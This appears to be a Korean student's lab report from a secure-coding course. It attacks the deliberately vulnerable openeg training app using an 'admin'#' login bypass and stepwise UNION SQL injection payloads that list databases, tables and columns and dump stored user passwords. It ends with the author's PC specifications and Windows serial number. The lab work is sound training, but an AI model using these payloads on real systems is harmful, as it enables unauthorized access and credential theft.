


# INDEX



1. 실습 환경 구축 .....	1
1. start_lab.bat 파일 실행 .....	1
2. 환경변수 설정 .....	2
3. 프록시툴 실행 .....	2
4. openeg 로그인 .....	4
2. openeg 실습 수행 .....	5
1. Form Based SQL 삽입 공격 실습 .....	5
(1) 비정상적인 입력 값으로 인증 우회 가능성 확인 .....	5
(2) 비정상적인 입력 값으로 인증 우회 확인 .....	6
2. UNION SQL 삽입 공격 실습 .....	7
(1) 정상적인 요청 처리 .....	8
(2) 공격 가능성 확인 .....	8
(3) DBMS 버전 확인 .....	9
(4) 공격대상 DB목록 확인 .....	9
(5) 특정 DB선택 후, 테이블 목록 확인 .....	10
(6) 테이블의 컬럼명 확인 .....	10
(7) 컬럼 데이터 추출 .....	11
3. 내 컴퓨터 속성 .....	12

## 1. 실습 환경 구축

### 1. start\_lab.bat 파일 실행




SecureCoding 폴더를 다운로드 후 C 드라이브 바로 아래에 위치시켜 start\_lab.bat 파일을 문제없이 실행하였습니다.




start\_lab.bat 파일 실행 후 eclipse에서 openeg와 WebGoat 역시 문제없이 실행하였습니다.

## 2. 환경변수 설정




환경변수 역시 문제없이 설정하였습니다.

## 3. 프록시툴 실행




환경 변수 설정 후 파로스 설치는 완료하였지만 이후 파로스를 실행하니 무한로딩에 빠졌고 이에 속성에서 대상 파일의 경로도 변경하였으나 실행되지 않았습니다.

검색을 통해 다양한 방법을 찾아보았고 32bit jdk를 다운받아 경로를 변경 후 재실행 해보았지만 실행되지 않았습니다.



이에 저는 다른 프록시툴을 사용하기로 결정하였고 Burp Suite를 다운로드 후 사용법을 익혀 실  
습에 활용하였습니다.


#### 4. openeg 로그인



이후 eclipse로 돌아와 openeg 로그인을 시도하니 500번 에러가 발생하였고 검색해보니 이는 데이터베이스가 잘못되었다는 것을 파악했습니다. 이에 cmd 창을 열어 mysql 폴더의 binary 폴더에 mysqld.exe 파일을 설치해주고 실행시켰습니다.

```
C:\SecureCoding\tools\MySQL5\bin>.mysqld.exe --install
Service successfully installed.

C:\SecureCoding\tools\MySQL5\bin>net start mysql
MySQL 서비스를 시작합니다. ...
MySQL 서비스가 잘 시작되었습니다.
```



mysql 설정 후 다시 웹 서버로 돌아와 로그인을 시도하니 문제없이 로그인 되었습니다.

## 2. openeg 실습 수행

### 1. Form Based SQL 삽입 공격 실습

#### (1) 비정상적인 입력 값으로 인증 우회 가능성 확인



#### root cause

```
java.sql.SQLException: Error: executeQueryForObject returned too many results.  
com.ibatis.sqlmap.engine.mapping.statement.MappedStatement.executeQueryForObject(MappedStatement.java:124)  
com.ibatis.sqlmap.engine.impl.SqlMapExecutorDelegate.queryForObject(SqlMapExecutorDelegate.java:518)  
com.ibatis.sqlmap.engine.impl.SqlMapExecutorDelegate.queryForObject(SqlMapExecutorDelegate.java:493)  
com.ibatis.sqlmap.engine.impl.SqlMapSessionImpl.queryForObject(SqlMapSessionImpl.java:106)  
org.springframework.orm.ibatis.SqlMapClientTemplate$1.doInSqlMapClient(SqlMapClientTemplate.java:270)  
org.springframework.orm.ibatis.SqlMapClientTemplate.execute(SqlMapClientTemplate.java:200)  
org.springframework.orm.ibatis.SqlMapClientTemplate.queryForObject(SqlMapClientTemplate.java:268)  
kr.co.openeg.lab.login.dao.LoginDaoImpl.selectUserId(LoginDaoImpl.java:19)  
kr.co.openeg.lab.login.service.LoginService.checkUserId(LoginService.java:23)  
kr.co.openeg.lab.login.controller.LoginController.loginProc(LoginController.java:49)  
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)  
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)  
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)  
java.lang.reflect.Method.invoke(Method.java:606)
```

HTTP Status 500 Error가 발생하였고 아래쪽에 'too many results' 라는 구문을 확인 하여 정상적인 상황보다 많은 정보를 요청하여 서버가 표시할 수 없다는 것을 알 수 있다.

진단자가 의도한 실행 쿼리문은 `select * from member where id=" or 'a'='a' and password=" or 'a'='a'`이고 이에 우리는 SQL 삽입 공격에 취약한 웹 애플리케이션이라는 것을 확인할 수 있다.



## (2) 비정상적인 입력 값으로 인증 우회 확인

안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지



ID: admin'#  
Password: aaa

안전한 소프트웨어를 만들기 위한 노력

Copyright (C) (주)오픈이지(http://openeg.co.kr).

사용자명 :  
admin'#

비밀번호 :  
\*\*\*

로그인 회원가입

ID에는 공격코드를 삽입한 코드를 입력하고 Password에는 의미 없는 값을 입력해준다.


안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지

소프트웨어 보안은 보안소프트웨어가 아닙니다.

소프트웨어 보안을 유지한다는 것은 암호화나 같은 다양한 보안기능의 적용을 위함 하는 것보다 소프트웨어 라이프 사이클 전반에 걸쳐 여러가지 안전한 소프트웨어 개발의 모범사례를 적용하는 것을 의미합니다.

보안문제는 특정 보안기능보다 안전한 시스템을 구성하는 표준의 문제로 인해 발생할 수 있습니다.

그래서 소프트웨어 보안은 전체 개발단계의 라이프 사이클 접근 방식의 일부가 되어야 하는 중요한 이유입니다.



[ 관리자 ]님 환영합니다.  
로그아웃 정보수정

Copyright (C) (주)오픈이지(http://openeg.co.kr).

공격자가 의도한 쿼리문은 `select * from member where id='admin' #' and password='aaa'` 였고 성공적으로 관리자 모드로 로그인 되는 것으로 보아 SQL 삽입 공격에 취약한 웹 어플리케이션임을 확인할 수 있다.

## 2. UNION SQL 삽입 공격 실습

UNION SQL 삽입 취약점을 이용하여 단계적으로 보안 자산의 정보를 추출하고 공격자가 원하는 중요 정보 자산을 탈취하는 공격 과정

안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지



안전한 소프트웨어를 만들기 위한 노력

Copyright (C) (주)오픈이지(<http://openeg.co.kr>).

사용자명 :  
test

비밀번호 :  
\*\*\*\*

로그인 회원가입

### SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

실행결과

MySQL 조회결과:    IDX: 1    ID: admin    PASSWORD: openeg    이름: 관리자

admin에 대한 IDX, ID, PASSWORD, 이름에 대한 정보가 확인되는 것으로 보아 해당 페이지에 SQL 삽입 공격에 대한 취약점이 있다면 UNION을 활용하여 또 다른 정보를 추출할 수 있다는 것을 파악할 수 있다.



## (1) 정상적인 요청 처리

SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

실행결과

MySQL 조회결과: 요청 처리 에러 발생

union 뒤의 select 문을 활용해 데이터베이스에서 사용하고 있는 컬럼의 개수를 확인하는 과정이다.

## (2) 공격 가능성 확인

순차적으로 컬럼의 개수를 늘려가며 확인한다.

SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

실행결과

MySQL 조회결과: IDX: 1 ID: admin PASSWORD: openeg 이름: 관리자  
IDX: 1 ID: 2 PASSWORD: 3 이름: 4

순차적으로 컬럼의 개수를 늘려가며 조회해본 결과 컬럼의 개수가 6일 때 정보가 나타남을 확인할 수 있다. 이에 우리는 데이터베이스의 컬럼의 개수가 6개임을 확인할 수 있고 1~4번에 악의적인 쿼리문을 삽입하면 정보 유출 가능성이 있다는 것을 알 수 있다.

### (3) DBMS 버전 확인

#### SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

#### 실행결과

MySQL 조회결과:	IDX: 1	ID: admin	PASSWORD: openeg	이름: 관리자
	IDX: 5.1.41-community	ID: 2	PASSWORD: 3	이름: 4

union select와 버전 키워드를 사용함으로써 해당 DBMS의 버전 정보를 얻어올 수 있다.

### (4) 공격대상 DB목록 확인

#### SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

**admin' union select schema\_name,2,3,4,5,6 from information\_schema.schemata #**

(3) MS-SQL 인젝션

ID:

#### 실행결과

MySQL 조회결과:	IDX: 1	ID: admin	PASSWORD: openeg	이름: 관리자
IDX: information_schema	ID: 2	PASSWORD: 3	이름: 4	
IDX: board	ID: 2	PASSWORD: 3	이름: 4	
IDX: dvwa	ID: 2	PASSWORD: 3	이름: 4	
IDX: hachmebooks	ID: 2	PASSWORD: 3	이름: 4	
IDX: mysql	ID: 2	PASSWORD: 3	이름: 4	
IDX: openeg	ID: 2	PASSWORD: 3	이름: 4	
IDX: owasp10	ID: 2	PASSWORD: 3	이름: 4	
IDX: phpmyadmin	ID: 2	PASSWORD: 3	이름: 4	
IDX: puzzlemalldb	ID: 2	PASSWORD: 3	이름: 4	

해당 공격 구문을 활용하여 우리는 데이터베이스의 목록을 확인할 수 있다.

## (5) 특정 DB선택 후, 테이블 목록 확인

**SQL 인젝션**

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 조작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

**실행결과** MySQL 조회결과: IDX: 1 ID: admin PASSWORD: openeg 이름: 관리자  
IDX: board,board\_comment,board\_member,login\_history,openeg\_security ID: 2 PASSWORD: 3 이름: 4

해당 공격 구문을 활용하여 우리는 Information\_schema 데이터베이스에서 현재 사용하고 있는 데이터베이스 table의 목록을 확인할 수 있다.

## (6) 테이블의 컬럼명 확인

**SQL 인젝션**

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 조작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션 (인증 우회)

ID:  PASSWORD:  실행

(2) MySQL 인젝션

ID:  실행

(3) MS-SQL 인젝션

ID:  실행

**실행결과** MySQL 조회결과: IDX: 1 ID: admin PASSWORD: openeg 이름: 관리자  
IDX: IDX, USERID, USERPW, USERNAME, PINNO, JOINDATE ID: 2 PASSWORD: 3 이름: 4

해당 공격 구문을 활용하여 우리는 board\_member table의 컬럼명을 확인할 수 있다.

## (7) 컬럼 데이터 추출

### SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 조작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

#### (1) MySQL 인젝션 (인증우회)

ID:  PASSWORD:  실행

#### (2) MySQL 인젝션

ID:  실행

**admin' union select idx,userid,userpw,username,5,6  
from board\_member #**

#### (3) MS-SQL 인젝션

ID:  실행

### 실행결과

MySQL 조회결과:	IDX: 1	ID: admin	PASSWORD: openeg	이름: 관리자
IDX: 1	ID: admin	PASSWORD: openeg	이름: 관리자	
IDX: 2	ID: test	PASSWORD: test	이름: 테스트	
IDX: 3	ID: abcd	PASSWORD: abcd	이름: abcd	

해당 공격 구문을 활용하여 우리는 board\_member table의 컬럼 정보를 추출할 수 있다.

### 3. 내 컴퓨터 속성

## 정보

PC가 모니터링되고 보호됩니다.

자세한 내용은 Windows 보안을 참조하세요.

## 장치 사양

### SAMSUNG PC

디바이스 이름	DESKTOP-7LF8T0S
프로세서	Intel(R) Core(TM) i5-8265U CPU @ 1.60GHz 1.80 GHz
설치된 RAM	8.00GB(7.86GB 사용 가능)
장치 ID	CE663624-D0BC-4D95-98BD-AC7FFE4A464E
제품 ID	00325-96516-76612-AAOEM
시스템 종류	64비트 운영 체제, x64 기반 프로세서
펜 및 터치	펜과 10개 터치 포인트 지원

복사

이 PC의 이름 바꾸기

## Windows 사양

에디션	Windows 10 Home
버전	20H2
설치 날짜	2021-03-23
OS 빌드	19042.985
일련 번호	0YFG91BM101744
경험	Windows Feature Experience Pack 120.2212.2020.0

복사